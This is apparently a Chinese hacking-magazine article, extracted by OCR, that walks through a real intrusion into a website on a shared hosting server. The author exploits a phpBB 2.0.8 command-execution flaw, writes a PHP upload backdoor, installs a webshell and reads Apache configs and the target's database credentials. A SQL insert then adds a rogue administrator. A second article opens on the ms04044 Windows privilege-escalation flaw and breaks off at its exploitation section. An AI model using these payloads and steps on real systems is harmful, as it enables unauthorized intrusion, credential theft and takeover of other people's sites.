


图 1

可以看到这个 IP 上绑定了 64 个域名，这么多网站还进不去一个那真的找面墙撞死算了（给自己点信心），但我们还是要做好失败的准备，因为这可是上海一家很出名空间商的服务器，安全绝对做的很好。这里我们并不能说绑定了 64 个网站，呵呵，多个域名可以同时对应一个网站的。

现在我们要做的就是访问这些域名，瞎逛，但我们的目标是找漏洞。找呀找呀找漏洞，找到一个小漏洞，敬个礼握握手，你是我的好漏洞。呵呵，哼首歌，放松一下，心态很重要。果然，在轻松的心态下，我才浏览了第二个域名，http://www.f9706**.net/bbs/，就找到一处有希望突破的漏洞。是一个中文 PHPBB 论坛、版本信息如图 2 所示。



图 2

嘿嘿，phpBB 2.0.8，漏洞公告可是说 2.0.10 以下版本都存在漏洞。我就不要酷了，懒得去编译发布的 Exploit，有现成的工具为什么不用。Cerebrums 写的图形化的 PHPBB 命令执行程序，是 WIN 系统下使用的哦。界面如图 3 所示。




图 3

使用很简单的，URL 处输入目标论坛的 URL，Topic 处输入任意一个主题贴的 ID 号，关键是 Command 处输入要执行的 Linux 系统命令（普通权限），这里可以根据你自己的需要设置。我构造的是：

```
echo "<?php copy(\$_FILES[MyFile][tmp_name],
\$_FILES[MyFile][name]);?>" > upfile.php
```

功能很简单，把相应的命令写入 upfile.php 文件，用于我们以后上传文件。点击“go！”按钮，叮咚叮咚，返回正常页面的话就说明命令执行成功。

现在我们只要在本地构建一个表单，代码如下：

```
<form ENCTYPE="multipart/form-data"
ACTION="http://www.f970****.net/bbs/upfile.php"
METHOD="POST">
  <input NAME="MyFile" TYPE="file">
  <input VALUE="提交" TYPE="submit">
  </form>
```

ACTION 处指定的是我们利用工具生成的 upfile.php 文件的 URL，现在我们就可以利用这表单来上传我们的 PHP 后门了，我用的是 Angel 写的 Phpspy，如图 4 所示。




图 4

点击“提交”按钮，片刻之后我们的 PHP 木马就上传了，打开 IE 输入木马的 URL，运行木马吧，如图 5 所示。




图 5

有了它，一切都简单了好多，不要再担心操作失误或命令输错。来到[WebShell 模式]，在这里可以执行当前用户允许的系统命令。我最先想到的是 Linux 内核溢出，没错，所以我们输入：**id，uname -a**，结果如图 6、7 所示。




图 6




图 7

我们的 ID 只是普通权限，同时看到 Linux 2.6.5-1.358smp，我首先想到的是放弃内核溢出，这个内核也太新了吧，我的 Redhat9.0 内核还只是 2.4.20，看来管理员的安全意识不错。先转转，看看能否访问到我们的目标 http://www.guan*.net 的主目录，那样即使不要 Root 权限也能把它给黑了。才输入几个命令，心又冷了一截，首先 LS.（列目录）命令被限制，这样我们就任何目录都列不出来；Find 命令也被限制，不能查找文件；而且大部分文件和目录被设置了访问权限；值得庆幸的是 CAT（读写文件）命令还能用。冷静想想，作为客户端 IE 能浏览的文件，一定是能读的，不能读的话，我们远程也访问不了。由于文件夹权限的设置和 LS 命令的限制，我们根本就不知道目标的目录路径，也列不出文件，如果能找到目标的目录路径，一定能用 CAT 命令读文件。能读文件的话，也就能读取目标网站的配置文件或数据库连接文件等重要文件。再想想 Apache 的虚拟目录是在 Httpd.conf 里定义的，因此我们只要能读取 Httpd.conf 就能知道目标网站的目录路径了：

```
/etc/httpd/conf/httpd.conf
/etc/httpd/httpd.conf
/var/httpd/conf/httpd.conf
/var/www/conf/httpd.conf
```

呵呵，结果出来了，天无绝人之路。通过查看 httpd 的配置文件我们就能知道各个域名所对应的具体目录。如图 8 所示，我们目标的目录。




图 8

一个人的战争

现在我知道了入侵目标所在目录是/www/users/guan*.net。测试一下能否读文件，如图9 所示。




图 9

哈哈，开心吧，成功在向我们招手。赶紧下载一个PHPWind论坛程序，通过研究程序的结构，我们知道PHPWind论坛把重要的配置信息，如管理员密码和数据库连接参数，都放在DATA目录下的sql_config.php中。用CAT命令读取sql_config.php文件，如图10。




图 10

管理员密码是32位的MD5加密，如果你有耐心的话，可以用MD5解密器解密，运气好的话，几分钟就出来了。我对解密没兴趣，既然有连接数据库的参数，我们为什么不试着来修改数据库呢？还是用phpspy，来到[SQL查询]，输入我们刚才得到的数据库连接参数，如图11所示。




图 11

现在我们已经连上数据库了。加个管理员怎么样？OK，构造如下的SQL语句：

```
INSERT INTO
pw_members(username,password,email,groupid,
memberid,regdate,lastvisit,thisvisit) VALUES('kuin2',
'e10adc3949ba59abbe56e057f20f883e','111sasa@163.com',
'3','8','$timestamp','$timestamp','$timestamp');
```

意思是往表单pw_members中插入数据，加了一个用户kuin2，'e10adc3949ba59abbe56e057f20f883e'是密码123456的32位MD5，groupid为3，memberid为8，这样就加了一个管理员。不信？登录试试，如图12所示。

个人信息（数字ID:6598）	
用户名	kuin2（在线）---[搜索用户帖子]
系统头衔	管理员
会员头衔	新手上路
最后登陆IP	218.85.57.207
发帖	0
威望	0

图 12

好了，现在是管理员了，该干什么就干什么去吧，但是不要搞破坏呀！

ms04044 本地权限提升漏洞的利用

孟方明[－273℃@EST]

一、漏洞描述

这个漏洞被描述为本地权限提升漏洞，当Windows内核加载应用程序的时候存在一个缺陷，它允许任意登录用户完全控制整个系统。在本地过程调用（LPC）中，没能检查通过LPC端口发送的数据的大小限制，从而导致漏洞的产生。

漏洞影响范围如下

* Microsoft Windows NT Server 4.0 Service Pack 6a
* Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6
* Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4
* Microsoft Windows XP Service Pack 1 and Microsoft Windows XP Service Pack 2
* Microsoft Windows XP 64-Bit Edition Service Pack 1
* Microsoft Windows XP 64-Bit Edition Version 2003
* Microsoft Windows Server 2003
* Microsoft Windows Server 2003 64-Bit Edition

二、漏洞利用

